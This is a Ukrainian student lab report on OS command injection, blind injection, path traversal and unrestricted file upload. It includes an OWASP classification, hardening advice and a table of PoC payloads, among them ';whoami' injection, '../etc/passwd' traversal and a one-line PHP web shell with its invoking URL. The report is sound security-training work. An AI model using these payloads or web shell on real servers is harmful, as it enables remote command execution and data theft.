Чи можливий privilege escalation

Так, теоретично можливий, бо якщо вже є виконання команд на сервері, далі можна шукати слабкі місця в самій системі: неправильні права доступу, погані налаштування або інші помилки. У самій лабораторній роботі я права не підвищувала, але такий ризик є

Чи можливе pivoting

Так, теж можливе, якщо зловмисник отримує доступ до одного сервера, він може використовувати його як точку для подальших дій усередині мережі. Тобто через один вразливий сайт можна пробувати рухатися далі до інших систем.

Рекомендації щодо sandboxing

1. Використання контейнеризації (Docker).

Краще запускати застосунок у контейнері, щоб він був ізольований від основної системи, тоді навіть якщо вразливість спрацює шкода буде меншою

2. chroot jail.

Це допомагає обмежити доступ програми тільки до певної частини файлової системи, тоді застосунок не зможе так легко дістатися до системних файлів

3. SELinux / AppArmor.

Ці механізми дають змогу жорсткіше обмежити, що саме може робити процес і навіть якщо вразливість є, це може зупинити небезпечні дії

4. Заборона shell-викликів.

Не можна напряму передавати введені користувачем дані в системні команди, краще використовувати безпечні функції без виклику shell

5. Принцип least privilege.

Програма повинна працювати з мінімальними правами і тоді навіть якщо її зламують, зловмисник не отримає занадто багато можливостей.

Аналіз наслідків

Після виконання всіх кроків я побачила, що наслідки таких вразливостей можуть бути доволі серйозними:

Через OS Command Injection можна запускати команди на сервері

Через Blind Command Injection теж можна зрозуміти, що команда виконалась, навіть якщо її результат не показується прямо

Через LFI Path Traversal можна читати системні файли сервера

Через небезпечний upload можна завантажити web shell і вже напряму виконувати команди через браузер

Усе це може призвести до витоку даних, злому сервера і подальших атак

Класифікація за OWASP

Знайдені вразливості в цій лабораторній роботі в основному належать до OWASP A03: Injection, тому що в них використовується небезпечна обробка введених користувачем даних, командні ін'єкції прямо відносяться до injection. Небезпечний upload у поєднанні з запуском PHP-файлу теж призвів до RCE, тобто до дуже серйозного наслідку. Path Traversal пов'язаний уже з неправильним контролем доступу до файлів.

Очікуваний результат лабораторної роботи

Під час виконання лабораторної роботи я отримала: PoC-запити з payload для кожної вразливості, скріншоти етапів Intercept, Repeater, Payload і Response, класифікацію за OWASP, аналіз наслідків, рекомендації щодо захисту

Завдання 2

Скласти таблицю для виявлених вразливостей:

Тип вразливості	Payload	Ознака	Рівень ризику	Рекомендація
OS Command Injection (basic)	127.0.0.1; whoami	У відповіді сервера з'явився результат виконання системної команди	Високий	Не передавати введені дані напряму в системні команди, використовувати валідацію вводу та безпечні API
Blind OS Command Injection	x sleep 5	Час відповіді сервера збільшився приблизно до 5 секунд	Високий	Фільтрувати спеціальні символи, не використовувати shell-виклики для обробки введених даних, застосовувати allowlist
LFI / File Path Traversal	../../../../etc/passwd	У відповіді з'явився вміст файлу /etc/passwd	Високий	Обмежити доступ лише до дозволених файлів, перевіряти шлях до файлу, не дозволяти ../ у параметрах
Unrestricted File Upload / Web Shell Upload	shell.php з кодом <?php system(\$_GET['cmd']); ?>	Файл був завантажений на сервер і через URL виконав команду whoami	Критичний	Заборонити завантаження виконуваних файлів, перевіряти розширення і MIME-тип, зберігати файли поза web-root, перейменовувати файли на сервері
Remote Code Execution via uploaded shell	/files/avatars/shell.php?cmd=whoami	Сервер виконав команду і повернув результат carlos	Критичний	Вимкнути виконання скриптів у папці завантажень, обмежити права доступу, використовувати ізоляцію середовища та контроль виконання

Завдання 3

Аналітичний блок – описати своїми словами (10-12 речень):

- чим RCE небезпечніше за SQLi;
- які наслідки повного доступу до ОС;
- які механізми hardening є критичними.

На мою думку, RCE є небезпечнішою вразливістю, ніж SQLi, тому що в цьому випадку зломисник отримує можливість впливати не тільки на базу даних, а й на сам сервер. При SQL-ін'єкції зазвичай мова йде про читання, зміну або видалення даних у базі тоді як при RCE можна виконувати системні команди в операційній системі. Це означає що наслідки такої атаки є набагато серйознішими, якщо зломисник отримує повний доступ до ОС, він може переглядати системні файли, конфігурації, паролі, ключі доступу та інші важливі дані. Крім цього він може змінювати файли, завантажувати власні скрипти, видаляти інформацію або використовувати сервер для атак. Також у такій ситуації з'являтиметься можливість підвищення привілеїв, якщо в системі є слабкі налаштування. У результаті один скомпрометований сервер може стати точкою входу до інших сервісів або внутрішньої мережі. Щоб зменшити ризик, дуже важливо застосовувати механізми hardening, до критичних заходів захисту я б віднесла запуск застосунку в ізольованому середовищі, обмеження прав доступу, заборону небезпечних shell-викликів та контроль доступу до файлів. Отже, правильне налаштування захисту зменшує наслідки навіть у разі успішної експлуатації вразливості